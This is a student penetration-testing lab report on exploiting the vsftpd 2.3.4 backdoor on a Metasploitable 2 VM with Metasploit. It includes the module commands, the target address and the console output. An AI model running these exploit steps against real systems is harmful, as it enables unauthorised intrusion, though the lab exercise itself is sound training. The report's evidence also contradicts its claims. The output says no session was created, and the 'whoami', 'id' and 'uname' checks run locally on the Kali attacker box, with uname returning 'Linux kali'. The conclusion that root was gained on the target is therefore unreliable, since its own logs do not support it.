CYART

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Privilege Escalation Report
Project Information
Week: Week 4
Module: Privilege Escalation
Testing Environment: Kali Linux
Target System: Metasploitable 2

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1. Introduction

Privilege escalation is a technique used in penetration testing to gain higher-level permissions on a system after initial access has been obtained. Attackers often attempt to move from a limited user account to an administrative or root account in order to gain full control of the system.
In this exercise, a vulnerable virtual machine called Metasploitable 2 was used as the target environment. The objective was to gain shell access and verify whether administrative privileges could be obtained.

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2. Objectives

The objectives of this exercise were:
• Verify connectivity with the target system
• Exploit a vulnerable service on the target machine
• Obtain shell access using the Metasploit Framework
• Verify the privilege level of the obtained shell

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3. Tools Used

The following tools were used during the privilege escalation process:
• Kali Linux
• Metasploit Framework
• Nmap
• Metasploitable 2 Virtual Machine

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
4. Target Verification

The first step was to verify that the target machine was reachable on the network.
Command used:
ping 192.168.206.139
This confirmed that the Metasploitable machine was active and reachable from the attacker machine.
Evidence:Screenshot –




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.206.139
PING 192.168.206.139 (192.168.206.139) 56(84) bytes of data.
64 bytes from 192.168.206.139: icmp_seq=1 ttl=64 time=4.79 ms
64 bytes from 192.168.206.139: icmp_seq=2 ttl=64 time=1.86 ms
64 bytes from 192.168.206.139: icmp_seq=3 ttl=64 time=1.58 ms
64 bytes from 192.168.206.139: icmp_seq=4 ttl=64 time=2.14 ms
64 bytes from 192.168.206.139: icmp_seq=5 ttl=64 time=1.87 ms
^C
--- 192.168.206.139 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 1.579/2.447/4.791/1.185 ms

┌──(root㉿kali)-[/home/kali]
└─#
```

5. Exploiting the Vulnerable FTP Service

A vulnerable FTP service (vsftpd 2.3.4) was discovered running on the target machine. This version contains a known backdoor vulnerability that allows attackers to gain shell access.
The Metasploit Framework exploit module was used to exploit this vulnerability.
Commands used:
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.206.139
run
The exploit successfully opened a shell session on the target machine.
Evidence:
Screenshot –



6. Verifying User Privileges

After gaining shell access, commands were executed to determine the privilege level of the obtained shell.

Commands used:

whoami

id

The results showed that the shell session was running with **root privileges**, indicating full administrative access to the system.

Evidence:

Screenshot –

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
msf exploit(unix/ftp/vsftpd_234_backdoor) > id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root)
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
msf > search vsftpd

Matching Modules
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   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.206.139
RHOST => 192.168.206.139
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.206.139:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.206.139:21 - USER: 331 Please specify the password.
[+] 192.168.206.139:21 - Backdoor service has been spawned, handling...
[+] 192.168.206.139:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.206.138:40805 -> 192.168.206.139:6200) at 2026-03-16 13:12:59 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

7. System Information

System information was retrieved to confirm the operating system and kernel version.
Command used:
uname -a
This provided details about the Linux kernel running on the Metasploitable machine.
Evidence:
Screenshot –

```
uid=0(root) gid=0(root) groups=0(root)
msf exploit(unix/ftp/vsftpd_234_backdoor) > uname -a
[*] exec: uname -a

Linux kali 6.18.9+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.9-1kali1 (2026-02-10) x86_64 GNU/Linux
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

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8. Vulnerability Identified

VSFTPD 2.3.4 Backdoor Vulnerability
Description:
The FTP service vsftpd version 2.3.4 contains a malicious backdoor that allows attackers to gain unauthorized shell access when exploited.
Impact:
• Unauthorized system access
• Full administrative privileges
• Ability to execute commands on the system
• Potential compromise of sensitive data
Risk Level: High

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9. Recommendations

To prevent such vulnerabilities, organizations should implement the following security measures:
• Update vulnerable software to the latest versions
• Disable unnecessary services and open ports
• Regularly perform vulnerability scanning
• Apply proper patch management policies
• Implement network intrusion detection systems

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10. Conclusion

This exercise demonstrated how a vulnerable service can lead to full system compromise. By exploiting the vsftpd 2.3.4 backdoor vulnerability using the Metasploit Framework, root access was successfully obtained on the Metasploitable target machine.
Regular security assessments and proper patch management are critical to preventing such attacks in real-world environments.